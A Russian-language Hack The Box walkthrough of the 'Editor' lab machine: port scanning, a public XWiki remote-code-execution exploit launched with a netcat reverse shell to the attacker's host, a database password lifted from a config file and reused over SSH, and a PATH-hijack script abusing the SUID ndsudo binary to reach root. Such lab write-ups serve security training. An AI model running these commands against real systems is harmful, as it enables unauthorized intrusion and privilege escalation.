#easy #pentest #htb


Разведка

Для начала запишем домен в файл:

```
sudo nano /etc/hosts
10.10.11.80     editor.htb
```

Запускаем nmap

```
nmap -sC -sV editor.htb
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sC -sV 10.10.11.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 11:31 EST
Nmap scan report for editor.htb (10.10.11.80)
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Editor - SimplistCode Pro
8080/tcp open  http    Jetty 10.0.20
| http-title: XWiki - Main - Intro
|_Requested resource was http://editor.htb:8080/xwiki/bin/view/Main/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-server-header: Jetty(10.0.20)
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversi
ons/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Jetty(10.0.20)
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Открыты три порта: 22, 80, 8080

Прошелся dirsearch по обоим портам, но это ничего не дало

Перейдем в браузер на 80 порт




A Futuristic Code Editor for Everyone.

SimplistCode Pro — Minimal. Powerful. Redefined for the modern developer.

```
def hello_world():
  # Welcome to SimplistCode Pro
  print("Hello, World!")
```

И проверим что у нас на 8080 порту:



Intro

Last modified by Neal Bagwell on 2025/06/16 09:39

Introduction — SimplistCode Pro Wiki

Welcome to the SimplistCode Pro Documentation

SimplistCode Pro is a lightweight, minimal, and modern text editor and IDE designed for developers who prefer simplicity without compromising functionality. Built with Python and Tkinter, SimplistCode Pro offers essential tools for code editing and project management in a sleek, futuristic interface.

What is SimplistCode Pro?

SimplistCode Pro is a standalone desktop application tailored for developers working on small to medium-sized projects who want:

- A distraction-free, clean workspace
- Essential features like file management, terminal access, and syntax highlighting
- A lightweight alternative to heavyweight IDEs

Key Features

- Dark/Light theme toggle
- Integrated file explorer
- Built-in terminal emulator
- Syntax highlighting for multiple languages
- Simple file and folder management
- Modern and minimalistic user interface

Why SimplistCode Pro?

- Lightweight and fast
- Easy to install on Linux systems
- No complex setup or configuration required
- MIT Licensed — free for personal and commercial use

Installation

View installation instructions from Installation

No comments for this page

XWiki Debian 15.10.8

Выбор вектора атаки

Внизу можно увидеть версию:

XWiki Debian 15.10.8

Посмотрим есть ли на нее CVE:

Ух-ты, нашлась =) CVE-2025-32974

Поищем эксплойтик на GitHub: https://github.com/gunzf0x/CVE-2025-24893/

Сделаем


```
git clone https://github.com/gunzf0x/CVE-2025-24893.git
```

В одном окне браузера запустим:

```
nc -lvnp 9001
```

В другом:

```
python3 CVE-2025-24893.py -t 'http://editor.htb:8080' -c 'busybox nc 
10.10.14.101 9001 -e /bin/bash'
```



```
┌──(kali㉿kali)-[~/Desktop/Pentest_machine/editor/CVE-2025-24893]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.101] from (UNKNOWN) [10.10.11.80] 60624
ls
jetty
logs
start.d
start_xwiki.bat
start_xwiki_debug.bat
start_xwiki_debug.sh
start_xwiki.sh
stop_xwiki.bat
stop_xwiki.sh
webapps
```

Мы на тачке)

Получение первоначального доступа

Для начала проапгрейдим терминал:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Мы зашли под пользователем xwiki, также на тачке есть пользователь oliver ну и сам root. Попрбуем попасть в пользователя oliver.

Пошаривись по конфигурацинным файлам удалось найти *hibernate.cfg.xml*

```
cat hibernate.cfg.xml
```

Вылетел большой листинг, в котором я нашел кое-что интересное


```
    property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?
useSSL=false&amp;connectionTimeZone=LOCAL&amp;allowPublicKeyRetrieval=true</
```

```
property>
    <property
name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
```

Походу это креды от активной mysql
Найти быстрее их можно было бы с помощью команды:

```
cat hibernate.cfg.xml | grep password
```


Пользователь: xwiki
Пароль: theEd1t0rTeam99



```
xwiki@editor:/usr/lib/xwiki-jetty$ mysql
mysql
ERROR 1045 (28000): Access denied for user 'xwiki'@'localhost' (using password: NO)
```

Хмм, поробуем подключиться по ssh
Подключиться от пользоватля xwiki не вышло, зато получилось от пользователя oliver

```
ssh oliver@editor.htb
```



```
┌──(kali㉿kali)-[~/Desktop/Pentest_machine/editor/CVE-2025-24893]
└─$ ssh oliver@editor.htb

oliver@editor.htb's password:
Permission denied, please try again.
oliver@editor.htb's password:
Permission denied, please try again.
oliver@editor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Nov 30 03:53:34 PM UTC 2025

  System load:  0.08              Processes:             279
  Usage of /:   94.6% of 7.28GB   Users logged in:       0
  Memory usage: 62%               IPv4 address for eth0: 10.10.11.80
  Swap usage:   15%

  ⇒ / is using 94.6% of 7.28GB


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Nov 30 15:53:36 2025 from 10.10.14.101
```

Сделаем

```
cat user.txt
```

И первый флаг найден)

```
ff8f6a896bd97d7105203d53a6653558
```


Повышение привелегий

В папке пользователя видно, что помимо файла user.txt есть файл cosas.sh, посмотрев который я сделал вывод это эксплойт для повышения привелегий

```
#!/bin/bash

# Search for ndsudo SUID
ndsudo_path=$(find / -type f -name "ndsudo" -perm -4000 -print 2>/dev/null)

# Check it was found
if [ -z "$ndsudo_path" ]; then
    echo "[!] No SUID binary named ndsudo was found."
    exit 1
fi

echo "[+] ndsudo found at: $ndsudo_path"

# Check existence of ./nvme payload
if [ -f "./nvme" ]; then
    echo "[+] File 'nvme' found in the current directory."
    chmod +x ./nvme
    echo "[+] Execution permissions granted to ./nvme"
else
    echo "[!] The file 'nvme' was not found in the current directory."
    exit 1
fi

# Modify PATH and execute the SUID binary with nvme-list
echo "[+] Running ndsudo with modified PATH:"
PATH="$(pwd):$PATH" "$ndsudo_path" nvme-list
```

Этот скрипт использует уязвимость подмены PATH в SUID-банирнике
Я дал ему права и запустил:

```
chmod +x cosas.sh
./cosas.sh
```



```
oliver@editor:~$ ./cosas.sh
[+] ndsudo found at: /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
[+] File 'nvme' found in the current directory.
[+] Execution permissions granted to ./nvme
[+] Running ndsudo with modified PATH:
root@editor:/home/oliver# ls
```

Я есть root =)

```
cd /root
cat root.txt
```

Наш флаг:

```
b3b80695073b8413df7000247eeaad57
```